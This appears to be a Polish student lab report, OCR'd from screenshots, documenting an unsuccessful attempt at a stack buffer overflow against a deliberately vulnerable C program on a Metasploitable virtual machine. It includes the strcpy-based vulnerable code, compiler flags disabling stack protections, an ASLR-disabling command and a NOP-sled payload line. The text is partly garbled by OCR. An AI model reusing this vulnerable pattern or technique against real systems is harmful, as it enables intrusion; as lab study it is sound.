
Pobranie Metasploitable i uruchomienie maszyny wirtualnej



Przygotowanie programu do ataku (vuln.c)

```
System
                         RAM:
                                  1024 MB
     🌠 metasploitable [Uruchomiona] - Oracle VM VirtualBox
                                                                                                - □ ×
     Plik Maszvna Widok Weiście Urzadzenia Pomoc
          int main(int argc, char *argv[])
                   char buffer[500];
                   int i;
                   strcpy(buffer, argv[1]);
printf("BUFOR:\n");
for(int i=0; i < (sizeof(buffer) / sizeof(char)); i++)</pre>
                             printf("\t%d) Adres: %x, Zawartosc: %x\n", i, &(buffer[i]), buff
          er[i]);
                                                                         🖸 💿 🚇 🗗 🤌 🔲 🗐 🚰 🔯 🏈 🕟 Right Control
metasploitable [Uruchomional - Oracle VM VirtualBox
                                                                                                           Maszyna Widok Wejście Urządzenia Pomoc
      int main(int argc, char *argv[])
                char buffer[500];
                int i;
               strcpy(buffer, argv[1]);
printf("BUFOR:\n");
for( i=0; i < (sizeof(buffer) / sizeof(char)); i++)</pre>
                          printf("\t%d) Adres: %x, Zawartosc: %x\n", i, &(buffer[i]), buff
      er[i]);
                                                                            O Pight Con
```

Kompilacja pozwalająca na wykonanie ataku

```
msfadmin@metasploitable: $ gcc -z execstack -fno-stack-protector vuln.c -o vuln vuln.c: In function 'main':
vuln.c: S: warning: incompatible implicit declaration of built-in function 'strcp
y'
vuln.c:6: warning: incompatible implicit declaration of built-in function 'print
f'
msfadmin@metasploitable: $
```

Przetestowanie

```
msfadmin@metasploitable:~$ ./vuln aaaa
BUFOR:

0) Adres: bfb4f01e, Zawartosc: 61
1) Adres: bfb4f01f, Zawartosc: 61
2) Adres: bfb4f020, Zawartosc: 61
3) Adres: bfb4f021, Zawartosc: 61
4) Adres: bfb4f022, Zawartosc: 0
5) Adres: bfb4f023, Zawartosc: 0
6) Adres: bfb4f024, Zawartosc: 1
7) Adres: bfb4f025, Zawartosc: 0
8) Adres: bfb4f026, Zawartosc: 0
```

Przesłanie pliku shellcode.bin na maszynę

Wywołanie

"setarch `uname -m` -R" - wyłącza tymczasowo "Address space layout randomization"

```
msfadmin@metasploitable:~$ setarch `uname -m` -R ./vuln aaaaaa
BUFOR:

0) Adres: bffffcbe, Zawartosc: 61
1) Adres: bffffcc0, Zawartosc: 61
2) Adres: bffffcc1, Zawartosc: 61
3) Adres: bffffcc1, Zawartosc: 61
4) Adres: bffffcc2, Zawartosc: 61
5) Adres: bffffcc3, Zawartosc: 61
6) Adres: bffffcc4, Zawartosc: 0
7) Adres: bffffcc5, Zawartosc: 0
8) Adres: bffffcc6, Zawartosc: 0
```

Wybranie adresu "bffffb78"

asguentation fauttmsfadmin@metasploitable:~\$ setarch `uname -m` -R ./vuln `perl -e 'print "\x90"x100;'``cat shellcode.bin``perl -e 'print "\x78\xfb\xff\xbf"x50'`;

Poszukiwany adress

```
msfadmin@metasploitable:~$ setarch `uname -m` -R ./adr
bffffd00
```

Wyliczona odległość początku bufora od adresu powrotu

Decimal value: 3221224704 – 3221223694 = **1010**

```
bffffd00 - v bffff90e = ?

Calculate Clear
```

Pomimo wielu prób i różnych sposobów podejść nie udało się przeprowadzić ataku (uruchomić shellcode)

```
528) Adres: bffffb1c, Zawartosc: 50
529) Adres: bffffb1d, Zawartosc: 4
530) Adres: bffffb1e, Zawartosc: ffffffea
531) Adres: bffffb1f, Zawartosc: ffffffb7
532) Adres: bffffb20, Zawartosc: 2
533) Adres: bffffb21, Zawartosc: 0
534) Adres: bffffb22, Zawartosc: 0
535) Adres: bffffb23, Zawartosc: 0
536) Adres: bffffb24, Zawartosc: ffffffa4
537) Adres: bffffb25, Zawartosc: fffffffb
538) Adres: bffffb26, Zawartosc: ffffffff
539) Adres: bffffb27, Zawartosc: ffffffff
539) Adres: bffffb27, Zawartosc: fffffffff
539) Adres: bffffb27, Zawartosc: fffffffff
```